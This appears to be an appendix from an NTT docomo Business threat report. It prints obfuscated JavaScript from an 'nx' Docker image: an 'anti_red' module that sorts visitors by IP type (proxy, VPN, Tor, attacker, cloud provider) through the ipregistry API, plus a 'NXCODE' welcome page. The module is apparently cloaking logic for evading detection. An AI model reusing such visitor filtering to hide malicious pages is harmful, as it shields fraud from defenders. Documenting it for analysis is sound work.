
つなごう。驚きを。幸せを。 NTT docomo Business

nx Docker image files

- dist/modules/systemSettings/service/anti_red.js



```
{
  message: '代理服务器',
  key: 'is_proxy',
},
{
  message: 'VPN连接',
  key: 'is_vpn',
},
{
  message: '匿名网络',
  key: 'is_anonymous',
},
{
  message: '滥用者IP',
  key: 'is_abuser',
},
{
  message: '攻击者IP',
  key: 'is_attacker',
},
{
  message: '虚假IP',
  key: 'is_bogon',
},
{
  message: '云服务提供商',
  key: 'is_cloud_provider',
},
{
  message: '中继服务器',
  key: 'is_relay',
},
{
  message: 'Tor匿名网络连接',
  key: 'is_tor',
},
{
```




```
   } else {
    return {
     success: false,
     message: '未设置ipregistryAPI Keys',
    }
   }
  } catch (_0x6b50c5) {
   if (_0x6b50c5 instanceof client_1.ApiError) {
    return {
     success: false,
     message: 'ipregistryAPI 错误状态码\uFF1A' + _0x6b50c5.code,
    }
   } else {
    return _0x6b50c5 instanceof client_1.ClientError
     ? {
       success: false,
       message: 'ipregistryAPI 请求超时',
      }
     : {
       success: false,
       message: 'ipregistryAPI 意外错误\uFF1A' + _0x6b50c5.message,
      }
   }
  }
 }
}
exports.SSAntiRedConfigService = SSAntiRedConfigService
```

Appendix

nx Docker image files

- view/welcome.html




```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
  <meta http-equiv="X-UA-Compatible" content="ie=edge" />
  <title>NXCODE</title>
  <meta name="keywords" content="HELLO NXCODE！！！" />
  <meta name="description" content="HELLO NXCODE！！！" />
  <link rel="stylesheet" href="public/css/welcome.css">
    <link rel="shortcut icon" href="public/favicon.ico" type="image/x-icon" />

<body>
<div class="reveal"><%= text %></div>

<!-- 添加底部说明 -->
<div class="footer-bar">
  <span>欢迎使用NXCODE！！！</span>
  <a class ="link" target="_blank" href="/">
    TG：
  </a>
</div>

<script src="public/js/welcome.js"></script>
</body>

</html>
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js

